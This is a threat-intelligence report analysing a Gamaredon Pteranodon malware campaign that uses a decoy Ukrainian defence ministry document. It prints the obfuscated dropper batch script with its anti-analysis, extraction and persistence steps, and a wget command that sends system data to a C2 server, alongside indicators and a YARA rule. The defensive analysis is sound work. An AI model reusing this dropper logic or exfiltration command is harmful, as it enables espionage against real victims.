
The Russian Shadow in Eastern Europe: Ukrainian MOD Campaign.

Introduction

Few days after the publication of our technical article related to the evidence of possible APT28 interference in the Ukrainian elections, we spotted another signal of a sneakier on-going operation.

This campaign, instead, seems to be linked to another Russian hacking group: Gamaredon. The Gamaredon APT was first spotted in 2013 and in 2015, when researchers at LookingGlass shared the details of a cyber espionage operation tracked as Operation Armageddon, targeting other Ukrainian entities. Their "special attention" on Eastern European countries was also confirmed by CERT-UA, the Ukrainian Computer Emergency Response Team.

The discovered attack appears to be designed to lure military personnel: it leverage a legit document of the "State of the Armed Forces of Ukraine" dated back in the 2nd April 2019.


МІНІСТЕРСТВО ОБОРОНИ УКРАЇНИ
ГЕНЕРАЛЬНИЙ ШТАБ
ЗБРОЙНИХ СИЛ УКРАЇНИ
Україна, м. Київ-168, Повітрофлотський пр.,6
Тел.: (044) 226-24-35; Факс: (044) 245-45-14

DEFENSE MINISTRY OF UKRAINE
GENERAL STAFF
OF UKRAINIAN ARMED FORCES
Povitroflotskiy Pr., 6, Kyiv-168, Ukraine
Tel.: (044) 226-24-35; Fax: (044) 245-45-14

02.04.2019 № 363/2/561 Кабінет Міністрів України

Довідка
про стан Збройних Сил України
станом на 2 квітня 2019 року

1. Згідно з розпорядженням Генерального штабу Збройних Сил України військові частини Збройних Сил України приведено у бойову готовність ПОВНА.
Збройні Сили України протягом доби продовжували виконання визначених завдань з ведення операції Об'єднаних сил, оперативної, бойової підготовки та заходів міжнародної діяльності.
2. Протягом доби зафіксовано п'ятдесят п'ять фактів порушення порядку використання повітряного простору України повітряними суднами Російської Федерації в АР Крим, які виконували польоти без дозволу Украероцентру та інформування ПС ЗС України та п'ять фактів порушення порядку використання повітряного простору України БПЛА в Донецькій області.
3. У складі національних контингентів за межами України перебуває 290 осіб: Український національний контингент в Косово (Республіка Сербія) – 40; окремий вертолітний загін (Конго) – 250.
До виконання завдань у складі українського національного персоналу у п'яти країнах та у тимчасових силах ООН із забезпечення безпеки в районі Аб'єй (Косово, Ісламська Республіка Афганістан, Демократична Республіка Конго, Республіка Молдова, Південний Судан) залучається 45 осіб.
4. Іноземні делегації та інспекційні групи на території України.
За даними оперативного обліку станом на 6 березня на території держави в

Figure 1: Fake document shown after infection

For this reason, Cybaze-Yoroi ZLAB team dissected this suspicious sample to confirm the possible link with Russian threat actors.

Technical Analysis

The origin of the infection is an executable file pretending to be an RTF document.

Sha256	41a6e54e7ac2d488151d2b40055f3d7cacce7fb53e9d33c1e3effd4fce801410
Threat	Gamaredon Pteranodon stager (SFX file)
Ssdeep	12288:VpRN/nV+Nn3I4Wyawz2O7TE+sNEAMqdJnGB6q5c7pQbaOwWsAsK0iR7bkfeanZ8O:VpT/nV+N3I

Table 1: Information about analyzed sample

Actually, the file is a Self Extracting Archive (SFX) claiming to be part of some Oracle software with an invalid signature. Its expiration date has been set up the 16th of March 2019.




Figure 2: Fake Oracle certificate with an expiration date set on 16th of March 2019

A first glance inside the SFX archive reveals four different files. One of them is batch file containing the actual infection routine.



7789.cmd	2 011	650	2019-04-02...	N	8B6C202F	-	LZMA2:12
11326	28 966	27 729	2019-04-02...	N	25A5A217	-	LZMA2:15
26710	1 148 668	653 061	2019-04-02...	N	19CF65A7	-	LZMA2:153...
28262	1 773	662	2019-03-27...	N	243F8BB5	-	LZMA2:12

Figure 3: Files contained in SFX archive

```
@echo offset xNBsBXS=%random%*JjuCBOSFor %%q In (wireshark procexp) do (TaskList /FI "ImageName EQ %%q.exe" | Find /I "%%q.exe")If %ErrorLevel% NEQ 1 goto exitIf SddlzCf==x86 Set WqeZfrx=x64if SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOSset "ldoGIUv=%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\"CEFNPKLIf SddlzCf==x86 Set WqeZfrx=x64set "UlHjSKD=%USERPROFILE%"set qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXSset fnQWAZC=winsetupset xNBsBXS=%random%*JjuCBOSset qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXSset "paJvVjr=Document"if SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOSset eBqwVLK=%fnQWAZC%.lnkCEFNPKLif SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOSset YFCaOEf=28262set qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXSset vvozoFB=11326set lDwWuLo=26710If SddlzCf==x86 Set WqeZfrx=x64set prJqIBB=dcthfdyjdfcdst,tvset qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXSif SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOStaskkill /f /im %fnQWAZC%.exeCEFNPKLRENAME "%lDwWuLo%" %lDwWuLo%.exeset xNBsBXS=%random%*JjuCBOS%lDwWuLo%.exe "-p%prJqIBB%set qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXScopy /y "%fnQWAZC%" "%UlHjSKD%\%fnQWAZC%.exe"if SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOSif exist "%UlHjSKD%\%fnQWAZC%.exe" call :GhlJKaGIf SddlzCf==x86 Set WqeZfrx=x64if not exist "%UlHjSKD%\%fnQWAZC%.exe" call :PEEnqrLset xNBsBXS=%random%*JjuCBOSRENAME "%YFCaOEf%" %eBqwVLK%if SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOScopy "%eBqwVLK%" "%ldoGIUv%" /yset qKLGBsL=%SddlzCf%+%JjuCBOS%-xNBsBXSRENAME "%vvozoFB%" "%paJvVjr%.docx"if SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOS"%CD%\%paJvVjr%.docx"set xNBsBXS=%random%*JjuCBOSexit /b
:GhlJKaGif SddlzCf==qKLGBsL set SddlzCf=%random%*xNBsBXS-JjuCBOSstart "" "%UlHjSKD%\%fnQWAZC%.exe"CEFNPKLexit /b
:PEEnqrLset xNBsBXS=%random%*JjuCBOSRENAME "%fnQWAZC%" %fnQWAZC%.exe::6start "" "%fnQWAZC%.exe"If SddlzCf==x86 Set WqeZfrx=x64exit /b
```

Firstly, this batch script looks for the presence of running Wireshark and Process Explorer programs through the tasklist.exe utility. Then it renames the "11326" file in "Document.docx" and opens it. This is the decoy document seen in Figure 1.

The third step is to extract the contents of the password protected archive named "26710". The scripts uses the hard-coded password "*dcthfdyjdfcdst,tv*" to extract its content, placing them it on "%USERPROFILE%\winsetup.exe" and creating a LNK symlink into the "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" directory to ensure its persistence.

Sha256	653a4205fa4bb7c58ef1513cac4172398fd5d65cab78bef7ced2d2e828a1e4b5
Threat	Gamaredon Pteranodon stager (SFX)
Ssdeep	12288:9pRN/nV+Nn4mNoks/EysKvqjigldJuFjBqg9DmTBs34I8:9pT/nV+N4QokKK7zg9qgQI8

Table 2: Information about SFX stager

This additional file is a SFX file containing another script and a PE32 binary.




Figure 4: Files contained in SFX archive

"*MicrosoftCreate.exe*" file is the UPX-packed version of the "wget" tool compiled for Window, a free utility for non-interactive HTTP downloads and uploads, a flexible tool commonly used by sys-admins and sometimes abused by threat actors.

The actual malicious logic of the Pteranodon implant is contained within the "30347.cmd" script. Besides junk instructions and obfuscation, the malware gather information about the compromised machine through the command "systeminfo.exe". The results are stored into the file "fnQWAZC" and then sent to the command and control server "librework[.ddns[.net", leveraging the wget utility previously found.




Figure 5: The C2 and obfuscations technique

```
MicrosoftCreate.exe --user-agent="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0" --post-data="versiya=arm_02.04&comp=ADMIN-PC&id=ADMIN-PC_del&sysinfo=Nome host:                    ADMIN-PC+###……."
```




Figure 6: Information about victim machine sent to C2

The malware also schedules the execution of two other actions.

Figure 7: Persistence through task schedule

The first one tries to contact "bitwork[.ddns[.net" to download a "setup.exe" file and store it in the same folder. The other file, "ie_cash.exe", is stored into the "%APPDATA%\Roaming\Microsoft\IE\" folder. Despite the different name, it actually is another copy of the wget tool.




Figure 8: Persistence through task schedule (II)

The second scheduled activity is planned every 32 minutes and it is designed to run the files downloaded by the previous task. A typical trick part of the Gamaredon arsenal from long time: in fact, the recovered sample is part of the Pteranodon implant and matches its typical code patterns, showing no relevant edits with respect to previous variants.

In the end, investigating the "librework[.ddns[.net" domain we discovered several other samples connect to the same C2. All of them appeared in-the-wild during the first days of April, suggesting the command infrastructure might still be fully functional.




Figure 9: other samples linked to "librework[.ddns[.net" C2 (Source:VT)

Conclusion

The Pteranodon implant seems to be constantly maintained by the Gamaredon APT group since 2013, a tool the attackers found very effective since they are still using it after such a long time. A part this technical consideration, is quite interesting to notice how strong seems to be the Russian interest towards the East-Europe, along with the other recent state-sponsored activities possibly aimed to interfere with the Ukrainian politics (See "APT28 and Upcoming Elections: evidence of possible interference" and part II), confirming this cyber-threat is operating in several fronts.

Indicators of Compromise

- C2:
  - hxxp://librework[.ddns[.net
  - hxxp://bitwork[.ddns[.net
- Persistence:
  - %APPDATA%\Roaming\Microsoft\IE\ie_cash.exe
  - "C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\winsetup.lnk"
- Hash:
  - a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599
  - da4f9588a891662fc0a687fd584a0cc9acb5ec28b409614581d27cfdd56f4470
  - e1e31702aad4bd7557a05906eb3004e9a72d77aa57e448379bee9a350cbba657
  - 956fbaafb5f59e8c7e67b04647d0973d57c5949aa47eec8e9e20c20709512074
  - fc6cbf19331033ae758ca91fe6bab1539793b6153b10a0a7d61f60bdfc4bc791
  - c5d6e014af6136132b0f7400e5c826c5185611ea540e977426bfa3bda4ac75e6
  - 5e16a71c7b99cb2780c31af34b268b78525b2b8fed55ff9e7bd4db8b1ba66f90
  - 41a6e54e7ac2d488151d2b40055f3d7cacce7fb53e9d33c1e3effd4fce801410
  - 54fd3a8b57afb73919275f6208e758256ac0054eccb1afb8184427d243a9f8b9
  - 61a611e3be93a6b0511ee11a26fedcb6a96ba1101f31afe5cf7b9abffeb5ab28
  - 18cd658fac1dd52a75b4eb6558d06dfe5be0e4db7078d72f663c44507449168c
  - 73450f87d92805582eb38023adba363c13f833389e0e9768d9232c598dc6e2cc
  - a49dc86dc9ae36313a36cbe2c7b712eebebe923971e29aeab564d8d1cef699bb
  - 603c92b4385a32c9fc0b88da600d2dc19e46174201fa016965ffda9fd957ed38
  - 18cd658fac1dd52a75b4eb6558d06dfe5be0e4db7078d72f663c44507449168c

Yara Rules

```
rule GamaredonPteranodon_SFX {
meta:
     description = "Yara Rule for Pteranodon implant Family"
     author = "ZLAB Yoroi - Cybaze"
     last_updated = "2019-04-19"
      tlp  =  "white"
     category = "informational"

   strings:
     $s1 = "SFX module - Copyright (c) 2005-2012 Oleg Scherbakov"
     $s2 = "7-Zip archiver - Copyright (c) 1999-2011 Igor Pavlov"
     $s3 = "RunProgram=\"hidcon"
     $s4 = "7-Zip - Copyright (c) 1999-2011 " ascii
     $s5 = "sfxelevation" ascii wide
     $s6 = "Error in command line:" ascii wide
     $s7 = "%X - %03X - %03X - %03X - %03X" ascii wide
     $s8 = "- Copyright (c) 2005-2012 "  ascii
     $s9 = "Supported methods and filters, build options:" wide ascii
     $s10 = "Could not overwrite file \"%s\"." wide ascii
     $s11 = "7-Zip: Internal error, code 0x%08X." wide ascii
     $s12 = "@ (%d%s)"  wide ascii
     $s13 = "SfxVarCmdLine0" ascii
     $s14 = "11326"
     $s15 = "29225"
     $s16 = "6137"
     $cmd = ".cmd" wide ascii

condition:
     12 of ($s*) and $cmd
}
```